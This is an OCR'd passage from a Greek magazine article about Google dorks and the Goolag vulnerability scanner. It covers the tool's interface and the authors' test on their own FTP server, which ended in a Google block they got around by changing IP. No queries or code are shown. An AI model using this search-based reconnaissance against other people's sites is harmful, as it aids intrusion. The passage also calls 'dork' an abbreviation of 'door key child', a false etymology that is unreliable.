
Η ΛΕΞΗ «DORK» χρησιμοποιείται κυρίως στα αμερικάνικα αγγλικά για να περιγράψει έναν —κατά γενική ομολογία— ανόητο άνθρωπο. Αυτό που ίσως λίγοι ξέρουν είναι ότι πρόκειται για συντομογραφία του «door key child»: έτσι αποκαλείται ένα ξεχασμένο παιδί, που έχει μείνει πολύ καιρό μόνο του, κλειδωμένο στο σπίτι, χωρίς ουσιαστική επαφή με το έξω περιβάλλον, π.χ., εξαιτίας ψυχολογικών ή οικογενειακών αιτίων. Μ' αυτό τον όρο, λοιπόν, αποφάσισε ο κ. Johnny Ihackstuff να ονομάσει κάθε ειδικό όρο αναζήτησης που εφεύρισκε στο Google, προκειμένου ν' ανακαλύπτει πιθανές αδυναμίες σε απομακρυσμένα site.


Ο εν λόγω κύριος είναι μια διάσημη ιντερνετική προσωπικότητα. Έχει συντελέσει τα μέγιστα στη δημιουργία των γνωστών Google hack, για τα οποία έχουμε μιλήσει σε προηγούμενο τεύχος. Αυτά δεν είναι παρά σύνθετοι όροι αναζήτησης του Google που αποσκοπούν στην αποκάλυψη διαφόρων ξεκλείδωτων «πορτών» καθώς και αδυναμιών στους ανά τον κόσμο server.

Με αφορμή αυτά και άλλα παρεμφερή, η θρυλική ομάδα χάκερ «Cult of the Dead Cow» (Αίρεση της Νεκρής Αγελάδος :-) δημιούργησε ένα δωρεάν πρόγραμμα ανίχνευσης ανοιχτού κώδικα, το οποίο βοηθά όλους όσοι έχουν site να τα θωρακίσουν. Σωστά μαντέψατε: Ο λόγος γίνεται για το Goolag (www.goolag.org), αποστολή του οποίου είναι να ελέγχει πιθανές αδυναμίες ενός website, όταν αυτό υπόκειται σε επιθέσεις με χρήση Google hacks.

Προειδοποίηση για αποκλεισμό... Οψόμεθα!

Το Goolag είναι ένα πολύ καινούργιο πρόγραμμα που άρχισε να κυκλο-





φορεί στις αρχές του 2008. Προς το παρόν τρέχει μόνο κάτω από τα Windows. Η εγκατάστασή του είναι εξαιρετικά απλή υπόθεση, όπως εξάλλου κάθε άλλης εφαρμογής των Windows. Στο σημείο αυτό ίσως αναρωτηθείτε για το λόγο ύπαρξης του Goolag, από τη στιγμή που τα Dork μπορούν να χρησιμοποιηθούν ανά πάσα στιγμή, μέσα από έναν οποιονδήποτε web browser... Δεν θα 'χετε κι άδικο: Το Goolag δεν είναι απαραίτητο, ωστόσο κάνει τα πράγματα πολύ πιο εύκολα!
Το κεντρικό site του προγράμματος είναι το www.goolag.org (φοβερή πληροφορία, ε;). Κάθε φορά που ο σχετικός server λυγίζει λόγω πίεσης, μπορείτε να κατεβάσετε την τελευταία έκδοση του εργαλείου και από άλλα μέρη. Προσοχή, ωστόσο, αφού πάντα ελλοχεύει ο κίνδυνος malware! Αφού το εγκαταστήσετε και το τρέξετε, έρχεστε σ' επαφή με το λειτουργικό περιβάλλον εργασίας του. Αριστερά υπάρχει ένα παράθυρο μ' όλα τα διαθέσιμα Dork, ενώ δεξιά είναι η θέση για την πληκτρολόγηση του Host που θέλουμε να σκανάρουμε, καθώς κι ένας χώρος για διάφορες χρήσιμες αναφορές. Μαρκάροντας τα Dork που θέλουμε να χρησιμοποιήσουμε και πληκτρολογώντας τη διεύθυνση του προς έλεγχο server, αρχίζουμε το σκανάρισμα. Ύστερα από κάποιο χρονικό διάστημα μπορούμε να διαβάσουμε τ' αποτελέσματα της έρευνας στον ειδικό χώρο αναφοράς. Αν βρεθεί αδυναμία, αναφέρεται ποιο Dork την αποκάλυψε, καθώς και ποιοι είναι οι κίνδυνοι που ελλοχεύουν εξαιτίας της παρουσίας της. Η διαδικασία πραγματοποιείται με λίγα κλικ, αν και χρειάζεται κάποια προσοχή σε συγκεκριμένα θέματα που θα συζητήσουμε σε λίγο.

1-2-3... πάμε! Τα Dork εξαπολύονται, αλλά όχι για πολύ...

ΜΙΑ ΔΙΚΗ ΜΑΣ ΔΟΚΙΜΗ

Στο πλαίσιο της δικής μας έρευνας «επιτεθήκαμε» σε έναν FTP server που στήσαμε από πριν και επίτηδες τον είχαμε ανοιχτό στο Internet. Αρχικά πληκτρολογήσαμε την πλήρη διεύθυνσή του στο πλαίσιο Host και στη συνέχεια στρέψαμε την προσοχή μας στα Dork. Φυσικά, δεν τα επιλέξαμε όλα, παρά μόνο μια συλλογή από κάποια που κρίναμε πιο σημαντικά. Εξάλλου, επειδή θέλαμε να δούμε τη συμπεριφορά του Goolag αλλά και του Google, δεν χρησιμοποιήσαμε κάποιον proxy server.

Ακολούθως πατήσαμε το Start και το Goolag αμέσως μας προειδοποίησε ότι μ' αυτό τον αριθμό αναζητήσεων κινδυνεύουμε με αποκλεισμό.

Αγνοήσαμε την προειδοποίηση για να δούμε τι θα γίνει. Μέσα σε λίγα δευτερόλεπτα το Goolag είχε εξαπολύσει τα Dork του βομβαρδίζοντας το Google —από το ίδιο IP— με πολλές αναζητήσεις το δευτερόλεπτο. Όπως ήταν επόμενο, έπειτα από λίγο η αναζήτηση μπλοκαρίστηκε! Για να συνεχιστεί, το Goolag «άνοιγε» ένα προς ένα τα Dork με τον web browser κι εκεί ερχόμασταν αντιμέτωποι με το ίδιο το Google, το οποίο μας ανέκρινε με χρήση CAPTCHA (en.wikipedia.org/wiki/CAPTCHA), προκειμένου να του αποδείξουμε ότι δεν είμαστε κάποιο δόλιο Internet bot... Περιττό να πούμε ότι πολύ γρήγορα τα πράγματα έγιναν πολύ κουραστικά!

Όταν επιτέλους το Goolag ολοκλήρωσε την έρευνά του, μας επισήμανε ορισμένες πιθανές αδυναμίες του server μας. Ευτυχώς, όλες ήταν περισσότερο false positives, παρά κάτι επικίνδυνο — ούτε καν δυνητικά. Όσο για το Google, αυτό είχε πεισμώσει με το IP μας και συνέχιζε να το έχει σε μαύρη λίστα. Δεν του κρατήσαμε κακία — ούτως ή άλλως, αλλάξαμε IP :-)

DORKS, ΕΝΩΘΕΙΤΕ!


Το Goolag ήρθε για να βοηθήσει περνώντας μια πληθώρα από Google Dorks σ' ένα απλό αρχείο XML. Αυτό το αρχείο μπορεί να εμπλουτιστεί ελεύθερα από οποιονδήποτε. Πρόκειται για το μοναδικό από το οποίο αντλεί τη γνώση του το Goolag προκειμένου να δουλέψει ως ανιχνευτής. Έτσι, ενώ παλαιότερα θα κάνατε μερικά εκατοντάδες κλικ στο πληκτρολόγιό σας, τώρα πετυχαίνετε το ίδιο αποτέλεσμα με λίγες μόνο επιλογές και κλικ του ποντικιού.

Η ΓΝΩΣΗ ΤΩΝ DORK

